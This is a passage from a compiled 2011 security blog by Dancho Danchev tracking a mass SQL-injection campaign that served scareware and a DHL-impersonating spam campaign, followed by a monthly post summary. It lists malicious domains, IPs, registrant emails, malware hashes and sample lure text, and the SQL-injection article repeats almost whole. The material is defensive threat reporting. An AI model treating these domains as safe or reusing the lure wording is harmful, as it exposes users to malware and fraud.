(AS44301) 178.17.164.131 (AS43289) 193.22.81.104 (AS28920) - Email: salam@ica.org

Monitoring of the campaign is ongoing.

Related posts:

[4]Spamvertised United Parcel Service notifications serve malware

[5]**Spamvertised FedEx Notifications Spread Malware**706

[6]Spamvertised DHL Notification Malware Campaign
[7]More Spamvertised DHL Notifications Spread
Malware

This post has been reproduced from [8]Dancho Danchev's blog.

1.

https://lh5.googleusercontent.com/-4h7r9aeCojo/TYy3ERI7Qc I/AAAAAAAAE24/mqviaOIFgSY/s1600/usps-uspostalserv

ice.gif

2.


<u>http://www.virustotal.com/file-scan/report.html?</u> <u>id=57d58165c79158a42c3e45670aa4176aaae393f371188f9</u> 1d0ac46

<u>022bd3e7c0-1301066754</u>

3. <u>https://lh4.googleusercontent.com/-ChRqBltEGFU/TYy_-</u> <u>WJ6byI/AAAAAAAAE28/wSPPckYvcNA/s1600/post_express_se_rv</u>

ice.PNG

- 4. <u>http://ddanchev.blogspot.com/2011/03/spamvertised-united-parcel-service.html</u>
- 5. <u>http://ddanchev.blogspot.com/2011/03/spamvertised-fedex-notifications-spread.html</u>
- 6. <u>http://ddanchev.blogspot.com/2011/03/spamvertised-dhl-notificication-malware.html</u>
- 7. <u>http://ddanchev.blogspot.com/2011/03/more-spamvertised-dhl-notifications.html</u>
- 8. http://ddanchev.blogspot.com/



Dissecting the Massive SQL Injection Attack Serving Scareware (2011-03-31 19:54)

A currently ongoing massive SQL injection attack has affected hundreds of thousands of web pages across the Web,

to ultimately monetize the campaign through a scareware affiliate program. Such massive SQL injection attempts are usually conducted using [1] mass vulnerability scanning tools, with the help of [2] search engines which have already

[3] crawled the vulnerable sites.


What's particularly interesting about this campaign, is the fact that the used domains are all responding to

the same IPs, including the portfolios of scareware domains, which the cybercriminals naturally rotate on a periodic basis. Let's dissect the campaign, expose the domain portfolios and the entire campaign structure.

UPDATED: Related SQL injected URLs [4]courtsesy of WebSense:

online-stats201.info/ur.php - Email: tik0066@gmail.com stats-master111.info/ur.php - Email: tik0066@gmail.com agasi-story.info/ur.php - 91.217.162.45 - Email: tik0066@gmail.com

general-st.info/ur.php - Email: tik0066@gmail.com
extra-service.info/ur.php - Email: tik0066@gmail.com
sol-stats.info/ur.php - Email: tik0066@gmail.com
google-stats49.info/ur.php - Email: tik0066@gmail.com
google-stats45.info/ur.php - Email: tik0066@gmail.com
708



google-stats50.info/ur.php - Email: tik0066@gmail.com
google-server43.info/ur.php - Email: tik0066@gmail.com
stats-master88.info/ur.php - Email: tik0066@gmail.com
eva-marine.info/ur.php - 109.236.81.28 - Email:
tik0066@gmail.com

stats-master99.info/ur.php - Email: tik0066@gmail.com

tzv-stats.info/ur.php - Email: tik0066@gmail.com

milapop.com/ur.php - Email: jamesnorthone@hotmailbox.com

SQL injected URLs:

lizamoon.com/ur.php (67,500 results) - 91.220.35.151 (AS3721); 91.213.29.182 (AS51786); 95.64.9.18 (AS50244) -

Email: jamesnorthone@hotmailbox.com

alexblane.com/ur.php (3,920 results) - Email: jamesnorthone@hotmailbox.com

alisa-carter.com/ur.php (220,000 results) - Email: jamesnorthone@hotmailbox.com

alexblane.com/ur.php (3,920 results) - Email: jamesnorthone@hotmailbox.com

t6ryt56.info/ur.php (18 results) - Email: support@ruler-domains.com

tadygus.com/ur.php (100 results) - Email: jamesnorthone@hotmailbox.com

worid-of-books.com/ur.php (334,000 results) - Email: tik0066@gmail.com

Upon successful redirection, the campaign attempts to load the scareware domains **defender-nibea.in/scan1b/237** -

46.252.130.200 - Email: jimwei2969@gmail.com

Detection rate:

freesystemscan.exe - [5]**Trojan/Win32.FakeAV** - Result: 9/41 (22.0 %)

MD5: 815d77f8fca509dde1abeafabed30b65

SHA1 : 1b3c35afb76c53cd9507fffee46fb58c29e72bc1

709

SHA256:

cd902b92042435c2d70d4bf59acc2de8229bfc367626961f76

c03f75dcd7e95c

Responding to 46.252.130.200 (AS25190; KIS-AS UAB "Kauno Interneto Sistemos") are also:

antivirus-1091.co.cc

antivirus-1574.co.cc

antivirus-2051.co.cc

antivirus-2525.co.cc

antivirus-2932.co.cc

antivirus-3654.co.cc

antivirus-3833.co.cc

antivirus-4063.co.cc

antivirus-418.co.cc

antivirus-4303.co.cc

antivirus-4749.co.cc

antivirus-495.co.cc

antivirus-5216.co.cc

antivirus-5676.co.cc

antivirus-5802.co.cc

antivirus-6437.co.cc

antivirus-6703.co.cc

antivirus-7081.co.cc

antivirus-713.co.cc

antivirus-728.co.cc

antivirus-7357.co.cc

antivirus-8072.co.cc

antivirus-9009.co.cc

antivirus-9638.co.cc

antivirus-9667.co.cc

defender-aabv.in - Email: leonflanagan7681@gmail.com

defender-aqeu.co.cc

defender-asng.co.cc

defender-atio.in - Email: terriduverger3239@gmail.com

defender-atxo.in - Email: celineiebba9266@gmail.com

defender-bcvs.in - Email: martinefinklea5375@gmail.com

defender-bwuy.co.cc

defender-cron.in - Email: lisasuresh9147@gmail.com

defender-ddbr.in - Email:

selenajohansson9195@gmail.com

defender-dteo.in - Email: giovannaraggio5417@gmail.com

defender-eahy.co.cc

defender-eklq.in - Email: sebastiensheppard8680@gmail.com

defender-endl.in - Email: adamgaylard1113@gmail.com

defender-ewum.co.cc

defender-eyde.co.cc


defender-fmof.in - Email: kamillamartin1237@gmail.com

defender-fola.co.cc

defender-gnva.in - Email: ananddaher7294@gmail.com

defender-grlt.in - Email: anthonygaylard9887@gmail.com

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defender-hipw.in - Email: angiejohansen9730@gmail.com
defender-hjlk.in - Email: jennwrayford2124@gmail.com
defender-hmfu.in - Email: lynnbone8026@gmail.com
defender-hsug.in - Email:
moniquetkarnopp3596@gmail.com

defender-htlu.in - Email: jerihamann4163@gmail.com defender-iibk.co.cc defender-iies.co.cc defender-iksl.in - Email: amarasanders9974@gmail.com

defender-isde.co.cc

defender-iyrc.co.cc

defender-jgnl.in - Email: caseyalzen3316@gmail.com

defender-jihv.co.cc

defender-keod.in - Email: khashayarbirss4814@gmail.com

defender-kuts.in - Email: rogerfrancis3322@gmail.com

defender-kwwh.in - Email: tobyboisseau6505@gmail.com

defender-kzwu.co.cc

711

defender-labm.in - Email: gregorybradford1520@gmail.com

defender-lcoh.in - Email: timothythomas6924@gmail.com

defender-nhei.co.cc

defender-nrpr.in - Email: burtonalba8156@gmail.com

defender-ojbr.in - Email: fucknielsen8675@gmail.com

defender-osbi.in - Email: fidelslattum2159@gmail.com

defender-pakc.in - Email: sabrinawheelock7642@gmail.com

defender-ppdw.in - Email: divinakempton5670@gmail.com

defender-qfdx.in - Email: hokyeongyancey6369@gmail.com

defender-qotg.in - Email: franchescaili9704@gmail.com
defender-qpwo.in - Email: carlaadams@gmail.com
defender-qsko.co.cc

defender-qumf.in - Email: carlaadams@gmail.com
defender-rlag.in - Email: carmichaelmail@gmail.com
defender-rrin.in - Email: kevincharoenset5321@gmail.com
defender-thga.in - Email: youngantonio6055@gmail.com
defender-ueuv.co.cc

defender-uqko.in - Email: christinakaaikati5574@gmail.com

defender-vflq.in - Email: terriacuna2081@gmail.com
defender-vlmj.in - Email: lauriefreeman9930@gmail.com
defender-vqqn.in - Email: chrisjames4421@gmail.com
defender-vxgh.in - Email: griseldavelez5369@gmail.com
defender-wkiw.in - Email: otisvaladez7778@gmail.com
defender-wqga.in - Email:
christodoulosglidden8856@gmail.com

defender-wrhw.in - Email: bradsuresh1406@gmail.com defender-wtln.co.cc defender-xcre.in - Email: pavelmayer4891@gmail.com

defender-xnnx.in - Email: pavelmayer4891@gmail.com

defender-ykym.co.cc

movie-iirg.in - Email: misslynn8546@gmail.com

movie-pblv.in - Email: judgewright4021@gmail.com

movies-live-tube-jeyq.co.cc

movie-tkhk.in - Email: terrymeally1288@gmail.com

movie-tube-beym.co.cc

movie-tube-juie.co.cc

movie-ueep.in - Email: celinekevin6179@gmail.com

movieway2011.com - Email: contact@privacyprotect.org

movie-xbtb.in - Email: sanfordross9242@gmail.com

movie-xxnl.in - Email: ianbalitsaris3201@gmail.com

softway2011.com - Email: contact@privacyprotect.org

system-scanner-boep.co.cc

system-scanner-eill.co.cc

system-scanner-eopa.co.cc

system-scanner-ewqq.co.cc

system-scanner-iaap.co.cc

system-scanner-ieyx.co.cc

system-scanner-lcyo.co.cc

system-scanner-ouny.co.cc

system-scanner-oypx.co.cc

system-scanner-qeap.co.cc

712

system-scanner-racv.co.cc

system-scanner-ryes.co.cc

system-scanner-tzii.co.cc

system-scanner-uemo.co.cc

system-scanner-uotu.co.cc

system-scanner-uyxt.co.cc

system-scanner-vpoo.co.cc

system-scanner-xtoi.co.cc

system-scanner-yoyx.co.cc

system-scanner-ytut.co.cc

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defender-abcc.in - Email: rubysmart5057@gmail.com defender-pakc.in - Email: sabrinawheelock7642@gmail.com

defender-keod.in - Email: khashayarbirss4814@gmail.com
defender-xcre.in - Email: pavelmayer4891@gmail.com
defender-qumf.in - Email: rachelalba1891@gmail.com
defender-fmof.in - Email: kamillamartin1237@gmail.com
defender-uvag.in - Email: espenkeck7682@gmail.com
defender-hsug.in - Email:
moniquetkarnopp3596@gmail.com

defender-vxgh.in - Email: griseldavelez5369@gmail.com
defender-lcoh.in - Email: timothythomas6924@gmail.com
defender-kwwh.in - Email: tobyboisseau6505@gmail.com
defender-osbi.in - Email: fidelslattum2159@gmail.com
defender-wbui.in - Email: carlosbuntschu1238@gmail.com
defender-vlmj.in - Email: lauriefreeman9930@gmail.com
defender-hjlk.in - Email: lauriefreeman9930@gmail.com
defender-endl.in - Email: adamgaylard1113@gmail.com

defender-jgnl.in - Email: caseyalzen3316@gmail.com

defender-iksl.in - Email: marasanders9974@gmail.com

defender-labm.in - Email:

gregorybradford1520@gmail.com

defender-rrin.in - Email: kevincharoenset5321@gmail.com

defender-sxin.in - Email: taloupavlinovich7166@gmail.com

defender-cron.in - Email: lisasuresh9147@gmail.com

defender-vqqn.in - Email: chrisjames4421@gmail.com

defender-dteo.in - Email: giovannaraggio5417@gmail.com

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christinakaaikati5574@gmail.com

defender-qpwo.in - Email: carlaadams@gmail.com

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sebastiensheppard8680@gmail.com

defender-ddbr.in - Email:

selenajohansson9195@gmail.com

defender-ojbr.in - Email: fucknielsen8675@gmail.com

defender-drnr.in - Email: sumanvcasquez2008@gmail.com

defender-nrpr.in - Email: burtonalba8156@gmail.com
defender-kuts.in - Email: rogerfrancis3322@gmail.com
defender-bcvs.in - Email: martinefinklea5375@gmail.com
defender-grlt.in - Email: anthonygaylard9887@gmail.com
defender-hmfu.in - Email: lynnbone8026@gmail.com
defender-htlu.in - Email: jerihamann4163@gmail.com
defender-aabv.in - Email: leonflanagan7681@gmail.com
defender-ppdw.in - Email: divinakempton5670@gmail.com
defender-wrhw.in - Email: bradsuresh1406@gmail.com
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defender-hipw.in - Email: angiejohansen9730@gmail.com
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- 4. http://community.websense.com/blogs/securitylabs/archive/2

5.

http://www.virustotal.com/file-scan/report.html?
id=cd902b92042435c2d70d4bf59acc2de8229bfc367626961
f76c03f

75dcd7e95c-1301586582

- 6. <u>http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html</u>
- 7. <u>http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html</u>


714

- 8. <u>http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html</u>
- 9. <u>http://ddanchev.blogspot.com/2010/07/cybercriminals-sql-inject-cybercrime.html</u>
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- 14. <u>http://ddanchev.blogspot.com/2008/05/fast-fluxing-sql-injection-attacks.html</u>

15. <u>http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sgl-injected.html</u>

16. http://ddanchev.blogspot.com/

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Dissecting the Massive SQL Injection Attack Serving Scareware (2011-03-31 19:54)

A currently ongoing massive SQL injection attack has affected hundreds of thousands of web pages across the Web,

to ultimately monetize the campaign through a scareware affiliate program. Such massive SQL injection attempts are usually conducted using [1]mass vulnerability scanning tools, with the help of [2]search engines which have already

[3] crawled the vulnerable sites.


What's particularly interesting about this campaign, is the fact that the used domains are all responding to

the same IPs, including the portfolios of scareware domains, which the cybercriminals naturally rotate on a periodic basis. Let's dissect the campaign, expose the domain portfolios and the entire campaign structure.

UPDATED: Related SQL injected URLs [4]courtsesy of WebSense:

online-stats201.info/ur.php - Email: tik0066@gmail.com stats-master111.info/ur.php - Email: tik0066@gmail.com agasi-story.info/ur.php - 91.217.162.45 - Email: tik0066@gmail.com

general-st.info/ur.php - Email: tik0066@gmail.com
extra-service.info/ur.php - Email: tik0066@gmail.com
sol-stats.info/ur.php - Email: tik0066@gmail.com
google-stats49.info/ur.php - Email: tik0066@gmail.com
google-stats45.info/ur.php - Email: tik0066@gmail.com
716



google-stats50.info/ur.php - Email: tik0066@gmail.com
google-server43.info/ur.php - Email: tik0066@gmail.com
stats-master88.info/ur.php - Email: tik0066@gmail.com
eva-marine.info/ur.php - 109.236.81.28 - Email:
tik0066@gmail.com

stats-master99.info/ur.php - Email: tik0066@gmail.com

tzv-stats.info/ur.php - Email: tik0066@gmail.com

milapop.com/ur.php - Email: jamesnorthone@hotmailbox.com

SQL injected URLs:

lizamoon.com/ur.php (67,500 results) - 91.220.35.151 (AS3721); 91.213.29.182 (AS51786); 95.64.9.18 (AS50244) -

Email: jamesnorthone@hotmailbox.com

alexblane.com/ur.php (3,920 results) - Email: jamesnorthone@hotmailbox.com

alisa-carter.com/ur.php (220,000 results) - Email: jamesnorthone@hotmailbox.com

alexblane.com/ur.php (3,920 results) - Email: jamesnorthone@hotmailbox.com

t6ryt56.info/ur.php (18 results) - Email: support@ruler-domains.com

tadygus.com/ur.php (100 results) - Email: jamesnorthone@hotmailbox.com

worid-of-books.com/ur.php (334,000 results) - Email: tik0066@gmail.com

Upon successful redirection, the campaign attempts to load the scareware domains **defender-nibea.in/scan1b/237** -

46.252.130.200 - Email: jimwei2969@gmail.com

Detection rate:

freesystemscan.exe - [5]**Trojan/Win32.FakeAV** - Result: 9/41 (22.0 %)

MD5: 815d77f8fca509dde1abeafabed30b65

SHA1 : 1b3c35afb76c53cd9507fffee46fb58c29e72bc1

717

SHA256:

cd902b92042435c2d70d4bf59acc2de8229bfc367626961f76

c03f75dcd7e95c

Responding to 46.252.130.200 (AS25190; KIS-AS UAB "Kauno Interneto Sistemos") are also:

antivirus-1091.co.cc

antivirus-1574.co.cc

antivirus-2051.co.cc

antivirus-2525.co.cc

antivirus-2932.co.cc

antivirus-3654.co.cc

antivirus-3833.co.cc

antivirus-4063.co.cc

antivirus-418.co.cc

antivirus-4303.co.cc

antivirus-4749.co.cc

antivirus-495.co.cc

antivirus-5216.co.cc

antivirus-5676.co.cc

antivirus-5802.co.cc

antivirus-6437.co.cc

antivirus-6703.co.cc

antivirus-7081.co.cc

antivirus-713.co.cc

antivirus-728.co.cc

antivirus-7357.co.cc

antivirus-8072.co.cc

antivirus-9009.co.cc

antivirus-9638.co.cc

antivirus-9667.co.cc

defender-aabv.in - Email: leonflanagan7681@gmail.com

defender-aqeu.co.cc

defender-asng.co.cc

defender-atio.in - Email: terriduverger3239@gmail.com

defender-atxo.in - Email: celineiebba9266@gmail.com

defender-bcvs.in - Email: martinefinklea5375@gmail.com

defender-bwuy.co.cc

defender-cron.in - Email: lisasuresh9147@gmail.com

defender-ddbr.in - Email:

selenajohansson9195@gmail.com

defender-dteo.in - Email: giovannaraggio5417@gmail.com

defender-eahy.co.cc

defender-eklq.in - Email: sebastiensheppard8680@gmail.com

defender-endl.in - Email: adamgaylard1113@gmail.com

defender-ewum.co.cc

defender-eyde.co.cc


defender-fmof.in - Email: kamillamartin1237@gmail.com

defender-fola.co.cc

defender-gnva.in - Email: ananddaher7294@gmail.com

defender-grlt.in - Email: anthonygaylard9887@gmail.com

718



defender-hipw.in - Email: angiejohansen9730@gmail.com
defender-hjlk.in - Email: jennwrayford2124@gmail.com
defender-hmfu.in - Email: lynnbone8026@gmail.com
defender-hsug.in - Email:
moniquetkarnopp3596@gmail.com

defender-htlu.in - Email: jerihamann4163@gmail.com defender-iibk.co.cc defender-iies.co.cc defender-iksl.in - Email: amarasanders9974@gmail.com

defender-isde.co.cc

defender-iyrc.co.cc

defender-jgnl.in - Email: caseyalzen3316@gmail.com

defender-jihv.co.cc

defender-keod.in - Email: khashayarbirss4814@gmail.com

defender-kuts.in - Email: rogerfrancis3322@gmail.com

defender-kwwh.in - Email: tobyboisseau6505@gmail.com

defender-kzwu.co.cc

719

defender-labm.in - Email: gregorybradford1520@gmail.com

defender-Icoh.in - Email: timothythomas6924@gmail.com

defender-nhei.co.cc

defender-nrpr.in - Email: burtonalba8156@gmail.com

defender-ojbr.in - Email: fucknielsen8675@gmail.com

defender-osbi.in - Email: fidelslattum2159@gmail.com

defender-pakc.in - Email: sabrinawheelock7642@gmail.com

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movie-tube-beym.co.cc

movie-tube-juie.co.cc

movie-ueep.in - Email: celinekevin6179@gmail.com

movieway2011.com - Email: contact@privacyprotect.org

movie-xbtb.in - Email: sanfordross9242@gmail.com

movie-xxnl.in - Email: ianbalitsaris3201@gmail.com

softway2011.com - Email: contact@privacyprotect.org

system-scanner-boep.co.cc

system-scanner-eill.co.cc

system-scanner-eopa.co.cc

system-scanner-ewqq.co.cc

system-scanner-iaap.co.cc

system-scanner-ieyx.co.cc

system-scanner-lcyo.co.cc

system-scanner-ouny.co.cc

system-scanner-oypx.co.cc

system-scanner-qeap.co.cc

720

system-scanner-racv.co.cc

system-scanner-ryes.co.cc

system-scanner-tzii.co.cc

system-scanner-uemo.co.cc

system-scanner-uotu.co.cc

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system-scanner-vpoo.co.cc

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defender-osbi.in - Email: fidelslattum2159@gmail.com
defender-wbui.in - Email: carlosbuntschu1238@gmail.com
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defender-ppdw.in - Email: divinakempton5670@gmail.com
defender-wrhw.in - Email: bradsuresh1406@gmail.com
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- 11. http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html
- 12. <u>http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html</u>
- 13. <u>http://ddanchev.blogspot.com/2008/07/smells-like-copycat-sql-injection-in.html</u>
- 14. <u>http://ddanchev.blogspot.com/2008/05/fast-fluxing-sql-injection-attacks.html</u>

15. <u>http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html</u>

16. http://ddanchev.blogspot.com/

723

2.4

April

724



Spamvertised DHL Notifications Scareware Campaign (2011-04-04 16:44)

Yet another currently spamvertised campaign is impersonating DHL for scareware serving purposes.

Sample subjects: DHL notification #random number

Sample message: Dear customer! The parcel was send your home address. And it will arrice within 7 bussness day.

More information and the tracking number are attached in document below. Thank you. 2011 DHL International

GmbH. All rights reserverd.

Sample filenames: DHL tracking.zip; doc.zip; dhl.zip

Detection rates:

dhl.exe - [1]Backdoor:Win32/Hostil.gen!A - Result: 22/40 (55.0 %)

MD5: 87d778169ae14d934b92ce628b5cfde4

SHA1: 20787fde3b7fde64cc3892c4df9a4eb2a2515830 SHA256: 6b54ff520fa6ff504f5f2f0c33af8b92424f0b538a760f4eb983d 76007d3fe54 **Downloads** additional binary from puskovayaustanovka.ru/pusk2.exe 46.161.20.66 Email: admin@puskovayaustanovka.ru pusk2.exe - [2]Trojan.Fakealert.20509 - Result: 11/41 (26.8 %) MD5: a9be091eedea947f8626d11042e0d9be SHA1 : 9c1d399d47a6ef6081553a101ab48fca61859db4 SHA256: d4f5802a392c0851d5e19118d56cc8b578f1a07085aa5772cb dcf484608ed094



Upon execution phones back to the following domains:

kynugypenihyf.com - Email: v8@ca4.ru

cylakydugudi.com - Email: acts@free-id.ru

fevahanybyvu.com - Email: fs@free-id.ru

gicyxepomer.com - Email: tabs@yourisp.ru

bemojewedowigo.com - Email: fs@free-id.ru

sakafiduzipame.com - Email: build@ca4.ru

wetotyger.com - Email: acts@free-id.ru

kytevaviqopoci.com - Email: fs@free-id.ru

wamojafadezy.com - Email: kilt@bz3.ru

tetagyjaj.com - Email: kilt@bz3.ru

jerakidukojoz.com - Email: wrap@cheapbox.ru

cixovatywo.com - Email: frenzy@ca4.ru

jafybobik.com - Email: force@ca4.ru

nizokatahinery.com - Email: foxy@cheapbox.ru

cujicaraso.com - Email: beret@ca4.ru

zuzosahule.com - Email: only@free-id.ru

qokuzajylot.com - Email: silks@ca4.ru

jumonevetode.com - Email: silks@ca4.ru

dafatesomyz.com - Email: zq@bz3.ru

Iukofymela.com - Email: silks@ca4.ru

jebuponip.com - Email: lost@free-id.ru

quxovasuced.com - Email: hp@ppmail.ru

laqoduhisegu.com - Email: shot@bz3.ru

xyseditacif.com - Email: hart@free-id.ru

wylyxaqunowy.com - Email: mows@bz3.ru

qepovexidysopy.com - Email: byob@yourisp.ru

bebecebyt.com - Email: mows@bz3.ru

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dihemehypuq.com - Email: shot@bz3.ru

rumesexyzobuz.com - Email: dawn@bz3.ru

gopilezavyxiro.com - Email: hush@bz3.ru

hyvijinymut.com/1017000312 - 99.198.114.189 - returns OK

Domains are respoding to the following ASs: AS18866; AS32097:

quxovasuced.com - 69.50.209.139

lagoduhisegu.com - 69.50.209.140

wylyxaqunowy.com - 69.50.209.148

qepovexidysopy.com - 69.50.209.149

fevahanybyvu.com - 69.50.209.182

bemojewedowigo.com - 69.50.209.183

gicyxepomer.com - 69.50.209.184

sakafiduzipame.com - 69.50.209.185

wamojafadezy.com - 69.50.209.186

kytevaviqopoci.com - 69.50.209.188

jebuponip.com - 69.50.209.223

cylakydugudi.com - 69.50.209.224

wetotyger.com - 69.50.209.225

727

nizokatahinery.com - 69.197.161.202

cujicaraso.com - 69.197.161.203

kynugypenihyf.com - 69.197.161.204

jafybobik.com - 69.197.161.205

tetagyjaj.com - 99.198.114.98

jerakidukojoz.com - 99.198.114.99

gopilezavyxiro.com - 99.198.114.100

cixovatywo.com - 99.198.114.101

hyvijinymut.com - 99.198.114.189

zuzosahule.com - 204.12.223.170

jumonevetode.com - 204.12.223.171

dafatesomyz.com - 204.12.223.172

gokuzajylot.com - 204.12.223.173

Iukofymela.com - 204.12.223.174

rumesexyzobuz.com - 204.12.223.186

xyseditacif.com - 204.12.223.187

dihemehypuq.com - 204.12.223.188

bebecebyt.com - 204.12.223.189

Monitoring of the campaign is ongoing.

Related posts:

[3]Spamvertised Post Office Express Mail (USPS) Emails Serving Malware

[4]Spamvertised United Parcel Service notifications serve malware

[5]Spamvertised FedEx Notifications Spread Malware

[6]Spamvertised DHL Notification Malware Campaign

[7]More Spamvertised DHL Notifications Spread Malware

http://www.virustotal.com/file-scan/report.html?
id=6b54ff520fa6ff504f5f2f0c33af8b92424f0b538a760f4eb98
3d7

6007d3fe54-1301924841

2.

http://www.virustotal.com/file-scan/report.html?
id=d4f5802a392c0851d5e19118d56cc8b578f1a07085aa577
2cbdcf4

84608ed094-1301925356

- 3. <u>http://ddanchev.blogspot.com/2011/03/spamvertised-post-office-express-mail.html</u>
- 4. <u>http://ddanchev.blogspot.com/2011/03/spamvertised-united-parcel-service.html</u>
- 5. <u>http://ddanchev.blogspot.com/2011/03/spamvertised-fedex-notifications-spread.html</u>
- 6. http://ddanchev.blogspot.com/2011/03/spamvertised-dhl-notificication-malware.html
- 7. <u>http://ddanchev.blogspot.com/2011/03/more-spamvertised-dhl-notifications.html</u>

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Summarizing Zero Day's Posts for March (2011-04-04 18:56)

The following is a brief summary of all of my posts at ZDNet's Zero Day for March. You can subscribe to my [1]personal RSS feed, [2]Zero Day's main feed, or follow me on Twitter:

Recommended reading:

- [3] Dear ISP, it's time to quarantine your malware-infected customers
- [4] Zombie PC Prevention Bill to make security software mandatory

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- **01.** [5] Spamvertised 'You have received a gift from one of our members!' malware campaign
- **02.** [6]Report: malicious PDF files becoming the attack vector of choice
- 03. [7] Ashton Kutcher's Twitter account hacked
- **04.** [8]Google tops comparative review of malicious search results again
- **05.** [9]Report: 3 million malvertising impressions served per day
- **06.** [10]Dear ISP, it's time to quarantine your malware-infected customers
- **07.** [11]SpyEye gets new DDoS functionality
- 08. [12] Spamvertised DHL notifications lead to malware
- 09. [13] Spamvertised FedEx notifications lead to malware

- 10. [14] Rustock botnet's operations disrupted
- 11. [15] Malicious Japan quake spam leads to scareware
- **12.** [16] Spamvertised United Parcel Service notifications lead to malware
- **13.** [17]Researchers release details on 34 SCADA vulnerabilities
- **14.** [18]Zombie PC Prevention Bill to make security software mandatory
- **15.** [19]Spamvertised Post Office Express Mail (USPS) emails lead to malware
